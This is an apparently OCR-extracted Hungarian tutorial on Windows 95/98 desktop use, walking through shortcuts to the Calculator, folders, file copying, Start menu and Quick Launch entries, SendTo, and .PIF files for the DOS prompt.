
A `C:\WINDOWS\ASZTAL` könyvtárban a shortcut egy kb. 300 bájtos `.LNK` fájl (ha Windows alkalmazást indít el).

A **calc.exe** tartalmazott egy ikont, így automatikusan az jelent meg. ***Az ikon megváltoztatása: vigyük az egeret az ikonra, jobb egérgomb és Tulajdonságok sor, Ikoncsere... gomb*** (végezzük el az imént leírtakat). ***További ikonokat tartalmaznak a moricons.dll, a pifmgr.dll és a shell32.dll fájlok.*** A Fájlnév mezőben (egyesével) írjuk be ezt a három fájlt és nézzük meg, milyen ikonokat tartalmaznak. Utána nyomjuk meg a Mégse gombot. Kattintsunk az "Általános" fülre és láthatjuk, hogy a létrehozott fájl neve DOS alatt **kalkul~1.lnk**. Még egyszer nyomjuk meg a Mégse-t!

- Kattintsunk egyet az egérrel az Asztal üres területén (azért, hogy az Asztal legyen az "aktív alkalmazás")! Utána vigyük a Kalkulátor ikon fölé az egérkurzort és várjunk kb. 1 másodpercet, amíg más színű nem lesz. Ekkor lenyomott egérgombbal vontassuk a képernyő bal oldalára, a többi ikon alá, majd engedjük fel az egérgombot.

- Kattintsunk rá egyet (Windows 95-nél kettőt), elindul a Számológép. Zárjuk be a Számológépet!

- Lépjünk be a Start – Futtatás menübe és írjuk be:




(A "\" jel – backslash – bal Alt+92-vel érhető el, vagy jobb Alt+Q; továbbá telepítéstől függően **WINDOWS** helyett **WIN95**-öt vagy **WIN98**-at írjunk). Enter ütésére ismét elindul a Számológép, zárjuk be!

- Vigyük ismét az ikon fölé az egérkurzort, majd *a Ctrl billentyűt nyomvatartva* vigyük lejjebb! Egy másolatot készítettünk: (most a **C:\WINDOWS\ASZTAL** könyvtárban egy **KALKUL~1.LNK** és egy **MÁSOLA~1.LNK** fájl található):

- Kattintsunk egyet a másolatra is (Windows 95-nél kettőt), elindul a Számológép. Zárjuk be a Számológépet!


- Hozzunk létre egy gyűjtőt (mappa, folder, gyakorlatilag alkönyvtár) az Asztalon és helyezzük bele a létrehozott két parancsikonunkat! Az Asztal üres részén újból kattintsunk a *jobb* egérgombbal, az Új sor után viszont most válasszuk a *Mappát*:



- Megjelenik egy mappa ikon, az *Új mappa* felirattal, ami ki van jelölve és a kurzor a végén villog. A kijelölést nem kell megszüntetni, egyszerűen írjuk be: *Kalkulátorok* (végén Enter; rontás esetén a Backspace-szel javíthatunk). Ezzel átneveztük a mappát, a **C:\WINDOWS\ASZTAL** könyvtárban létrehoztunk egy **KALKUL~1** nevű könyvtárat:


- Vigyük fölé az egérkurzort. A színe kb. 1 másodperc múlva más lesz, ekkor lenyomott egérgombbal vontassuk a két Kalkulátor ikon alá! Azaz az Asztalon a következő változásokat hoztuk idáig létre:

- Kattintsunk egyet (Windows 95-nél kettőt) a mappára, egy ablak jelenik meg. Az ablak nem tartalmaz semmit, hiszen most hoztuk létre:




- Lenyomott egérgombbal a két shortcut köré rajzoljunk egy téglalapot! Rajzolás közben a két ikon színe megváltozik:

- Miután felengedjük az egérgombot, a téglalap eltűnik, de ez nem baj. Az egérkurzort vigyük az egyik (bármelyik) ikonra és lenyomott egérgombbal vontassuk a Kalkulátorok mappa ikon fölé (a mappa színe megváltozik!), majd engedjük fel az egérgombot! A két ikont behelyeztük a mappába, mint ahogy a megnyitott ablak rögtön mutatja is:




- Idáig átvettük az Asztal következő lehetőségeit: mappa és parancsikon létrehozása, parancsikon többszörözése, több ikon kijelölése és mozgatása. Az Asztalra azonban nemcsak parancsikont helyezhetünk ki, hanem "igazi" fájlokat is. Keressük meg a Számológépet és helyezzük a Kalkulátorok mappába! A Sajátgépet és

- a Vágólapot fogjuk felhasználni. Kattintsunk a Sajátgép ikonra (Windows 95-nél kettőt kattintsunk)! Az egérkurzort vigyük az ablak fejlécére és lenyomott egérgombbal ügyeskedjünk úgy, hogy a *Sajátgép* és a *Kalkulátorok* ablakok egymás alatt legyenek, ne nagyon fedjék egymást! A Sajátgépen kattintsunk a "C:"-re, majd a "Windows"-ra (vagy "Win95", vagy "Win98", telepítéstől függően). Windows 98-nál egy figyelmeztetés jelenik meg, kattintsunk a "Fájlok megjelenítése"-re. Utána keressük meg a Számológép ikonját ("Calc"). Vigyük fölé az egérkurzort, az ikon színt vált (a képen a baloldali ikon):




- NYOMJUK LE A CTRL BILLENTYŰT, utána lenyomott egérgombbal húzzuk át az ikont a *Kalkulátorok* mappába, engedjük fel az egérgombot, majd a Ctrl-t (Ctrl nélküli vontatás áthelyezné az ikont vagy parancsikont hozna létre, a Ctrl-lal egy új példányt készítünk). A mappa egy új taggal bővült, figyeljük meg, hogy bal alsó sarkában semmiféle nyíl nincs:



Az Asztalon fájlokat is tárolhatunk, hasonlóan bármely más alkönyvtárhoz. Törlése esetén - a parancsikonnal ellentétben – magát a fájlt töröljük! Továbbá a Sajátgépben "fogd és vidd" technika esetén a Shift-et nyomvatartva fájlMOZGATÁS történik, a Ctrl-t benyomva pedig fájlMÁSOLÁS.


- Vigyük az új ikon fölé az egérkurzort, a színváltás (kijelölés) után kattintsunk rá: a Számológép elindul. Zárjuk be a Számológépet!


- Vigyük az egérkurzort a "Windows" ("Win95", "Win98") ablakban a Számológép melletti ikonhoz (jelen esetben "Cdplayer"). Az ikon felett nyomjuk meg a *jobb* egérgombot, a megjelenő menüből válasszuk a *Másolás* sort (JÓL FIGYELJÜNK ODA, NE VÁLASZSZUNK MÁST)! Utána lépjünk a "Kalkulátorok" ablakba, vigyük az egérkurzort a jelenlevő három ikon *mellé*, egy üres területre, nyomjuk meg ismét a *jobb* egérgombot és válasszuk a *Beillesztés* sort! *A Vágólap segítségével fájlmásolást végeztünk!*



- Zárjuk be a "Windows" ("Win95", "Win98") ablakot, csak a "Kalkulátorok" ablak legyen nyitva!

- Az egérrel a Számológép parancsikont (kis nyíllal) – *a Ctrl billentyű nyomva tartása mellett* – vontassuk a Start gomb fölé! Mikor fölérünk, a Start menü megjelenik. Vigyük fel a Programokhoz, kinyílik. Megjelenik egy kis fekete szakasz, mozgassuk az egérkurzorral az "MS-DOS parancssor" és a "Windows Intéző" közé, majd engedjük fel először az egérgombot, utána a Ctrl-t! Létrehoztunk egy új sort. (Windows 95-ben a Start gombra húzott ikon a Start menüben a „Programok" sor fölé kerül, más lehetőség nincs.)





- (Windows 95 esetén hagyjuk ki ezt a pontot.) A Kalkulátorok ablakba visszatérve végezzük el ugyanezt, csak a Gyorsindítóba (QuickLaunch) vontassuk lenyomott egérgombbal és Ctrl-lal a Számológépet:


ilyen volt

ilyen lett

Az Asztalról egy ikont a Start gombra, vagy a Gyorsindítóra vontatva az ikon bekerül az adott menübe.

- Próbáljuk ki mindkét végeredményt: indítsuk el a Számológépet a Start menüből, Windows 98-nál a Gyorsindítóról is! Utána zárjuk be!

- (Windows 95-nél hagyjuk ki ezt és a következő pontot.) A Start menüben keressük meg ismét az imént létrehozott sort, kattintsunk a *jobb* egérgombbal, nyomjuk le a Shift-et, válasszuk a Törlést, nyomjuk meg az Igen gombot és engedjük fel a Shiftet! Az új sort letöröltük.





- Ugyanígy a Gyorsindítóból is töröljük a Számológépet (egérkurzort vigyük fölé, jobb gomb, Shift lenyomása, Törlés, Igen gomb, Shift felengedése)! Ha a Shiftet nem nyomtuk le, a Lomtár ikonnál jobb egérgomb, Lomtár ürítése, biztos. ***A Start-Programok menü elhelyezkedése: C:\WINDOWS\Start menü\Programok, a Gyorsindítóé: C:\WINDOWS\Application Data\Microsoft\Internet Explorer\Quick Launch. A jobb gombra megjelenő ablakban szerepel egy "Küldés" sor is, a lehetőségeket felsoroló könyvtár: C:\WINDOWS\SendTo.***

- A SendTo lehetőségét próbáljuk ki: hozzunk létre egy mappát az Asztalon, neve legyen "Fontos". Utána az ikonon állva jobb egérgomb és Másolás sor. A Sajátgépen lépjünk be a SendTo könyvtárba és itt jobb gomb + Parancsikon beillesztése. Ezen túl, ha egy ikonon állva a jobb gombot megnyomjuk, a Küldés sornál megjelenik a "Parancsikon – Fontos" sor is és a Fontos mappába átmozgathatjuk az adott fájlt! Utána töröljük le a mappát és a SendTo könyvtárba létrehozott hivatkozást!

- Végezetül töröljük a "Kalkulátorok" mappát: az egeret vigyük a Kalkulátorok mappa ikon fölé és kattintsunk egyet rá. Nyomjuk le a Shift billentyűt, vontassuk a Lomtárba, engedjük fel az egérgombot, utána a Shiftet, és többször válaszoljunk Igennel. A "Kalkulátorok" ablak automatikusan eltűnik.


- A Windows 95-ben nem működik a "jobb gomb+Törlés" a Start menüben, továbbá nincs Gyorsindító. A következő viszont megvalósítható a 95-ben és a 98-ban is: Start – Beállítások – Tálca és Start menü, kattintsunk "A Start menü programjai" fülre:





- A "Hozzáadás" és "Eltávolítás" gombokkal a Start menü felépítését módosíthatjuk. Nyomjuk meg a Hozzáadást, írjuk be: `calc` (Enter), nyomjuk meg az "Új mappa" gombot, írjuk be: *Kalkulátorok* (Enter, lásd a fenti ábrát), írjuk be: *Számológép* és Enter. Kattintsunk az OK gombra.

- Nyissuk meg a Start menüt, a Programok csoportban létrehoztunk egy *Kalkulátorok* mappát, benne a Számológépet indító sort! Indítsuk el, majd zárjuk be a Számológépet!



- Távolítsuk el: Start – Beállítások – Tálca és Start menü, "A Start menü programjai" fül, Eltávolítás gomb, kattintsunk a "Kalkulátorok" sorra, Eltávolítás gomb, Igen gomb, Bezárás gomb, OK gomb. Windows 95-nél még távolítsuk el a „Programok" sor fölé létrehozott *Kalkulátor* sort is!
  Fontos, hogy ha itt valamit eltávolítunk, a Mégse gomb vagy az Esc billentyű NEM VONJA VISSZA a törlést! A Lomtárban a Szerkesztés – Visszavonás állítja vissza a törlést.

- Menjünk a Lomtár ikonra, *jobb* egérgomb, "Lomtár ürítése" sor, Igen gomb.


- (Csak Windows 98) ***Ha a Start – Programok menü valamelyik soráról, vagy a Gyorsindító valamelyik ikonjáról meg szeretnénk tudni, hogy egyáltalán melyik programot indítja el, vigyük oda az egérkurzort és jobb egérgomb + Tulajdonságok!***
  Próbáljuk ki pl. a Start – Programok – Kellékek – WordPad sornál!!

- Nézzük meg: ***Start – Programok – Indítópult, az itt található alkalmazások elindulnak a számítógép bekapcsolásakor***.

- Idáig egy *Windows alkalmazást* indító parancsikont (shortcut-ot) hoztunk létre. Nézzük meg, hogy egy *DOS program* ("nem-Windows alkalmazás") shortcutja mennyiben tér el. Hozzunk létre az Asztalon egy újabb programindító parancsikont: jobb egérgomb, Új – Parancsikon, írjuk be: **`dosprmpt`** (a "dos prompt" rövidítése, nem akarunk konkrét DOS programot indítani, csak egy promptot szeretnénk) és üssünk két Entert. Létrehoztuk az alábbi ikont:


- Egérkattintással indítsuk el, egy DOS ablakot kapunk. Gépeljük be az **`exit`** parancsot (Enter) és az ablak bezáródik (ha nem záródik be és a fejlécben a "Kész" felirat jelenne meg, üssünk Alt+F4-et).

- ***A Windows nem indítja el közvetlenül a DOS programokat, hanem egy információkat tartalmazó adatfájlon keresztül. Ez az ún. Program Információs Fájl, `.PIF` fájl.*** Most az Asztalon egy **`.PIF`** fájl keletkezett, amit aktiválva elindul a **`command.com`**. Az ikon egy hivatkozás (shortcut), bal alsó sarkában ott a nyíl. A **`.PIF`** fájl tartalmának megtekintéséhez a *jobb* egérgombbal kattintsunk az ikonra és válasszuk a Tulajdonságok sort (billentyűzetről bal Alt+Enter)!



A megjelenő párbeszédpanelről leolvashatjuk, hogy a fájl neve **MSDOS~1.PIF**, mérete ugyan 967 bájt, de a merevlemez területéből 32.768 bájtot (32 KB, 1 cluster) foglal el, mert FAT16-ot használunk nagy kapacitású merevlemezen, valamint hogy a **C:\WIN98\ASZTAL**-on (az Asztalon) található.


- Kattintsunk a "Program" fülre!

